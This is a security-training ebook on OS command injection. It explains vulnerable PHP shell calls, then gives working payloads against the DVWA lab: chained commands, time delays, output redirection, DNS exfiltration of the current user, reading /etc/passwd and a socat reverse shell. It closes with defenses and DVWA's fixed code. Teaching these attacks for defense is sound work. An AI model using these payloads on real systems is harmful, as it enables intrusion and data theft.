
OS Command Injections



By Christophe Limpalair

August 2020

Version 1.0

CYBR

This ebook is a collection of lessons from our course, Injection Attacks: The Complete 2020 Guide. This version only contains the OS Command injections section, and not other injection attacks for brevity. There is a separate ebook version that includes all injection attacks if you'd rather. We know some people may prefer the format of an ebook over a series of lessons online, or of written versus video lessons. In any case, we hope you enjoy it!

Table of Contents

Overview of OS command injections

When I first heard the term OS Command injection, or “Shell injection” as some people refer to it, I don’t know why but I assumed it was some very advanced and obscure technique.

In reality, it’s quite similar to SQL injection techniques, it just requires a slightly different skillset.

What are OS Command Injections?

OS command injections allow attackers to execute arbitrary operating system commands on the server that is running an application.

Hearing that sentence alone should freak you out because if someone is able to get remote access to execute commands on your server’s OS, you are going to be having a very bad day — assuming that you even realize it.

Why? Because it means they could potentially get full system control and be able to:

1. Infiltrate your local network
2. Access sensitive data
3. Upload or download certain data or malware
4. Create custom scripts
5. Run those scripts or other applications as administrators
6. Edit user security levels
7. and more

How are OS Command Injections possible?

So how is this possible? Well, these types of injections and attacks are made possible when unsafe user-supplied data is allowed to be injected in a system shell from an application.

If you're not a sysadmin, a shell is simply an interactive command language that also doubles up as a scripting language.

So if an application is designed in a way that takes a user's input and runs it through a shell command, then bad things can happen.

If an attacker successfully pulls off this type of injection, they can assume whatever privileges the application has. This means that if the server is misconfigured and you are running applications with elevated privileges, a successful injection could completely compromise your server.

OS Command injections require familiarity with how the operating system works. That usually means either Windows or Linux, since these two alone power pretty much all web apps. If a server you are trying to compromise is running Linux, you need to be familiar with Linux commands, and vice versa for Windows. As we'll see, some commands can work on both, so that can help with information gathering.

What OS Command Injections look like

Let's take a quick look at what a basic OS Command injection looks like, and then we'll explore other types of techniques.

Let's say that you've built a plugin for a client that allows them to upload and delete files from their server, but without having to manually log into the server and learn how to navigate Linux.

This is what the code might look like:

```
<?php
// Delete the selected file
$file=$_GET['filename'];shell_exec("rm $file");
?>
```

This will take a file name from the user, and then execute the command rm via shell, returning the complete output as a string.

`rm` if you're not familiar, is the command to remove a file.

So you would type `rm <filename>` and it would delete that file. You could also use it to delete entire directories.

This code is vulnerable to injection, because instead of just selecting a file name, you can inject other commands and run them directly from the shell!

```
rm old_file.txt; pwd
```

All of a sudden, the code will delete the `old_file.txt`, but it will also run the pwd command which outputs the full pathname of the current working directory, which can validate that the injection worked and it can help you gather information about the application's path structure.

The reason we use the semicolon is because it allows us to chain commands together without causing errors. So in that case it will run the `rm` command first, and then the pwd command, otherwise it would have returned an error message.

The `;` only works on Unix-based systems, so if it were for a Windows server we could use `&` (which also works for Unix-based systems by the way).

Blind OS Command Injection Techniques

But similar to SQL injections, sometimes our attacks don't output anything, and we don't receive any indication that a command injection worked, but that does not mean that it didn't work. We could simply be dealing with a Blind OS Command injection vulnerability.

If you're going at it blind, meaning that the app doesn't return any output within its HTTP response giving you an indication that it worked, we can try a couple of techniques:

1. Time-based attacks

Again, just like with SQL injections, we can try injecting time delays to see if it affects the query, because if it does, that means there's a vulnerability.

2. Redirecting output

Another technique is to redirect output from the injected command into something like a file within the application's web root, which you can then retrieve using your browser.

Time-based Attacks

In the case that our prior attack wouldn't have returned any results, we could try this one instead which will add a 5-second timer before responding.

At that point, even if you don't get any output from the pwd command, you will still see the application hang for 5 seconds if it is successful. We'll see this in action in the next lesson.

```
rm old_file.txt; pwd; sleep 5
```

Redirecting Output

Setting a sleep timer can help us know that an injection was successful, but it doesn't solve our problem of not being able to see outputs. To solve that problem, we can use a technique called "redirecting outputs."

For example, if the application serves static images or CSS & JavaScript files from your web root at `/var/www/static/<files>`, you could generate a text file: `whoami.txt` and then pull it up in your browser, like this:

```
rm old_file.txt; whoami > /var/www/static/whoami.txt &
```

We can then visit the website's URL and pull up that text file we just created:
`https://vulnerable-website.com/whoami.txt`

In this case, because we output whoami which names the current user, we now know which user we're running as, which gives us helpful information to carry out more attacks.

Out-of-band

An alternative is using the out-of-band technique, similar to what we saw in the SQL injection section. Except for this time we can potentially have even more flexibility since we can tap into operating system commands.

Let's say for example that you can use

```
& nslookup https://cybr.com &
```


You could monitor your own domain name and see that a request was initiated, which lets you know that the injection was successful.

Then, you can start to send interesting information to your domain:

```
; nslookup `whoami`.cybr.com &
```

By using the backticks (`), on Unix-based systems, it will perform inline execution within the original command. We can also use `$(command)`.

If the user is `www-data` you would see a request for:

```
www-data.cybr.com
```

And this will let you gather information straight from your own server.

Useful commands

As we wrap up this lesson, let's take a quick look at some useful OS Command injection commands that we can use in the next lesson when we perform these attacks against an application.

Purpose of command	Linux	Windows
Name of current user	`whoami`	`whoami`
Operating system	`Uname -a`	`ver`
Network configuration	`ifconfig`	`ipconfig /all`
Network connections	`Netstat -an`	`Netstat -an`
Running processes	`Ps -ef`	`tasklist`
Identify the location (and existence) of executables	`which`	`where`
Download file	`wget`	`(new-object System.Net.WebClient).DownloadFile($url, $path)`

Sleep/timeout	`sleep`	Use `ping` or `timeout` in batch file
Current directory	`pwd`	`dir`

Some of the commands and format inspired by this post

This is by no means a comprehensive list, but it will help us get started.

Conclusion

So now, let's go ahead and complete this lesson, and move on to the next where we will attack a web application using OS Command Injections.

Mounting OS Command injection attacks

Get a pentesting environment up and running for free

Let's pull up the Damn Vulnerable Web Application to see command injections in action!

If you don't already have Docker installed, go ahead and do that now. If you need instructions on how to install Docker, check out our blog post called "How to set up the DVWA on Kali with Docker".

Then, spin up the DVWA container:

```
systemctl start docker
docker run --rm -it -p 80:80 vulnerables/web-dvwa
```

Go through the steps to configure the app. Login with admin/admin, configure the database, and log back in with admin/password.

Your first OS Command Injections

Go to “Command injection” in the left navigation.

In the input field, type:

```
; ls -a
```

This lists out all the files and directories in your current, working directory.

You could also type in an IP to ping before that semicolon, but as you can see, at least on the low security level difficulty, it is not required.

We can see where we are in the server using:

```
; pwd
```

Which returns this path:

```
/var/www/html/vulnerabilities/exec
```

Let’s pretend that we’re not getting any output, and so we’re not sure if our injections are working or not.

As you will remember from the prior lesson, one technique we can use to solve this problem is a time-based attack:

Time-based attack

Type this in the input:

```
; pwd; sleep 5
```

You can see the application hanging for approximately 5 seconds, and so now you know that your sleep injection worked, which means the pwd also most likely worked.

Luckily, in this situation, we are able to see the output, and this output is telling us that the webroot for the app is at `/var/www/html/`.

This is perfect, because while we could have tried to guess the web root directory since this is a standard, especially for apache, we've now confirmed it and we can use that to our advantage.

Redirecting output

For example, if we want to figure out what user we are on the system, we could do that by redirecting the output from our command and create a text file with that output like we saw in the prior lesson:

```
; whoami > /var/www/html/whoami.txt ;
```

Then navigate to `http://localhost/whoami.txt`

And you will see `www-data`

Remember, this could also be a useful technique for blind injections since it lets us output data that we otherwise wouldn't see.

If we want to know the user ID, group ID, and group name, we can run this command:

```
; echo "$(id)" > /var/www/html/whoami.txt ;
```

We will see:

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Listing all users and attributes

If you're familiar with Linux OS, you'll be familiar with `/etc/passwd`.

This is a plain text-based database that contains information for all user accounts on the system, so this would be a valuable file to try and expose.

Let's try that now:

```
; cat /etc/passwd ;
```

The result:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```

Creating a reverse shell

Now, let's kick it up a notch. Let's see if we can't create a reverse shell to connect to the server and run commands that way.

I'm going to do this using a tool called socat which is fairly similar to netcat if you're familiar with that.

On your host, in this case Kali, we're going to create a listener:

```
socat file:`tty`,raw,echo=0 tcp-listen:1337
```

Then, on the server, we want to connect to that port. To do that, I first need to figure out the IP address that it will connect to:

```
sudo ifconfig
```

I'm looking for `eth0` , and mine is:

```
10.0.2.15
```

Now that I have it, I can inject this command in the application:

```
; socat tcp-connect:10.0.2.15:1337 exec:bash,pty,stderr,setsid,sigint
```

At this point, our connection should be established, and we are now in the server.

```
ls
```


We could read through the source code of the application, which would undoubtedly lead us to finding even more vulnerabilities, potentially some secrets, or potentially even modify the source code!

We can navigate around...for example, let's go find our text file we created earlier:

```
cd /var/www/html
ls
cat whoami.txt
```

At this point, go ahead and have fun with the reverse shell since there's a bunch of stuff you can do, and when you're ready, I'll see you in the next lesson!

Defenses against OS Command injections

OS Command Injections cannot be under-estimated as we've seen.

Thankfully, this type of attack is a lot less likely to happen, since as we saw, it requires giving an attacker access to injecting system commands from the application. Most applications do not need that kind of functionality, or if they do, there are safer implementations.

In fact, let's take a look at those implementations.

How to defend against OS Command Injections

Let's reference the OWASP Cheat Sheet so that you have an additional resource to look into if you need more information.

Overall, just like with SQL injections, treat all user-supplied values as dangerous.

But more specifically, there are three main defense options:

1. Avoid calling OS commands directly
2. Escape values added to OS commands specific to each OS
3. Parameterization in conjunction with Input Validation

Let's take a look at each of these, and then we'll explore the code behind the DVWA and the different levels of difficulty so that we can see how they implement different security controls, and how effective they are.

Avoid calling OS commands directly

This is the most obvious and most effective: avoid calling OS commands directly.

Whenever possible, use APIs or libraries for the language that you are using instead of shell commands.

In this example, they show using mkdir() to create a directory instead of a system() or exec() call since it can't be manipulated in the same ways.

Here's a list of other dangerous ones to look out for in your code and to replace with alternatives:

Language	API
Java	`Runtime.exec()`
C/C++	`systemexecShellExecute`
Python	`execevalos.systemos.popensubprocess.popensubprocess.call`
PHP	`systemshell_execexecproc_openeval`

Source & additional reading on testing for OS command injections

Escape values added to OS commands specific to each OS

The point of this defense is to disarm potentially harmful commands from user-supplied input.

How it does this depends on the method you are calling. The examples here show two PHP options:

```
escapeshellarg()
```

```
escapeshellcmd()
```

The first one is used to escape a string that will be used as a shell argument, while the second escapes any characters in a string that might be used to trick a shell command into executing arbitrary commands.

Parameterization in conjunction with Input Validation

Finally, we have parameterization in conjunction with input validation. So — 2 different layers.

Layer 1 – the parameterization approach enforces separation between the data and the command, and the proper quoting and encoding to escape values.

Layer 2 – the input validation approach should also be familiar to you from the SQL injection section, but this aims to verify the user-supplied data to make sure it matches expectations.

When validating commands: There are different ways to validate input, including “whitelists” or the “allowlist” as I prefer to call them, which specify a list of allowed commands. If the input doesn’t match one of those, it doesn’t pass it on to the system.

When validating arguments for those commands: you can again use an allowlist, or use an allowlist and other validation techniques like regular expressions, maximum lengths, type verifications (like if it’s supposed to be an integer, string, etc).

Additional Defenses

Of course, you should always seek to run the least privileges possible. So when configuring your application and servers, make sure the applications run with the lowest privileges.

And if you can, create isolated accounts with even more limited privileges that are only used for a single purpose.

Code Examples

Now, feel free to browse these code examples, but we're going to pull up the DVWA instead.

Let's start with the low security version:

```
<?php
if( isset( $_POST[ 'Submit' ]  ) ) {
        // Get input
        $target = $_REQUEST[ 'ip' ];

        // Determine OS and execute the ping command.
        if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
                // Windows
                $cmd = shell_exec( 'ping  ' . $target );
        }
        else {
                // *nix
                $cmd = shell_exec( 'ping  -c 4 ' . $target );
        }

        // Feedback for the end user
        $html .= "<pre>{$cmd}</pre>";
}

?>
```

On line 4, we grab the user input.

On line 7, we have an if statement checking for Windows vs unix-based system.

On line 9, we run `shell_exec()` for the Windows version and the same for line 13 but for unix.

As we know, this version is vulnerable to command injections, so let's look at the next level of security.

The medium version implements a "denylist":

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
        // Get input
        $target = $_REQUEST[ 'ip' ];

        // Set blacklist
        $substitutions = array(
                '&&' => '',
                ';'  => '',
        );

        // Remove any of the characters in the array (blacklist).
        $target = str_replace( array_keys( $substitutions ),
$substitutions, $target );

        // Determine OS and execute the ping command.
        if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
                // Windows
                $cmd = shell_exec( 'ping  ' . $target );
        }
        else {
                // *nix
                $cmd = shell_exec( 'ping  -c 4 ' . $target );
        }

        // Feedback for the end user
        $html .= "<pre>{$cmd}</pre>";
}

?>
```

The only things being removed, though, are the & and ;, so we could still run command injections, so this is still vulnerable.

The high security version steps it up a notch with more characters in the denylist:

```php
<?php
if( isset( $_POST[ 'Submit' ]  ) ) {
        // Get input
        $target = trim($_REQUEST[ 'ip' ]);
```


```
        // Set blacklist
        $substitutions = array(
                '&'  => '',
                ';'  => '',
                '| ' => '',
                '-'  => '',
                '$'  => '',
                '('  => '',
                ')'  => '',
                '`'  => '',
                '||' => '',
        );

        // Remove any of the charactars in the array (blacklist).
        $target = str_replace( array_keys( $substitutions ),
$substitutions, $target );

        // Determine OS and execute the ping command.
        if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
                // Windows
                $cmd = shell_exec( 'ping  ' . $target );
        }
        else {
                // *nix
                $cmd = shell_exec( 'ping  -c 4 ' . $target );
        }

        // Feedback for the end user
        $html .= "<pre>{$cmd}</pre>";
}

?>
```

Finally, the version considered impossible mostly relies on input validation:

```
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
        // Check Anti-CSRF token
        checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token'
```


```
], 'index.php' );

        // Get input
        $target = $_REQUEST[ 'ip' ];
        $target = stripslashes( $target );

        // Split the IP into 4 octects
        $octet = explode( ".", $target );

        // Check IF each octet is an integer
        if( ( is_numeric( $octet[0] ) ) && ( is_numeric( $octet[1] ) ) && (
is_numeric( $octet[2] ) ) && ( is_numeric( $octet[3] ) ) && ( sizeof(
$octet ) == 4 ) ) {
                // If all 4 octets are int's put the IP back together.
                $target = $octet[0] . '.' . $octet[1] . '.' . $octet[2] .
'.' . $octet[3];

                // Determine OS and execute the ping command.
                if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
                        // Windows
                        $cmd = shell_exec( 'ping  ' . $target );
                }
                else {
                        // *nix
                        $cmd = shell_exec( 'ping  -c 4 ' . $target );
                }

                // Feedback for the end user
                $html .= "<pre>{$cmd}</pre>";
        }
        else {
                // Ops. Let the user name theres a mistake
                $html .= '<pre>ERROR: You have entered an invalid
IP.</pre>';
        }
}

// Generate Anti-CSRF token
generateSessionToken();
```


```
?>
```

We use the `stripslashes()` command which removes slashes from the user input, then we split the supposed IP into 4 octets and remove the periods with the PHP `explode()` method.

After that, we check whether each octet is an integer or not, and whether there really are only 4 octects or not.

So if we're looking at an IP like `127.0.0.1`, it would break it out as `127 0 0 1`. In that case, we do have an octect of size 4 since it's a valid IP, and each octet is an integer, so we put it all back together for it to then be passed on to the `shell_exec()` method and executed as a command.

If someone tried slipping in a command injection into this, it would reject it and the command would never get executed.

Conclusion

So that is the method that the DVWA creators ended up using to fix this vulnerability, but each application is different and may require a different approach.

So now that you have explored what OS Command Injections are, how attacks can be carried out against your applications, and 3 defense controls you can implement, it's time for you to verify your own applications for these vulnerabilities.

Once you're done with that, go ahead and complete this lesson and I'll see you in the next!

Conclusion and Additional Resources

Conclusion and Additional Resources

For the video version of this ebook, including more injection attacks like SQL Injections, LDAP, and XXE / XPATH injections, check out our course on Cybr.

Be sure to follow Cybr's social media accounts for more content like this:

- LinkedIn
- Facebook
- YouTube

We also have a Discord community where you can chat in real-time with me, other course authors, and other Cybr members as well as mentors. We have forums if you'd prefer asking questions there and/or finding additional resources.

I'd also love to connect on LinkedIn, where I post regularly.

Thanks again, and hope to see you soon!

Christophe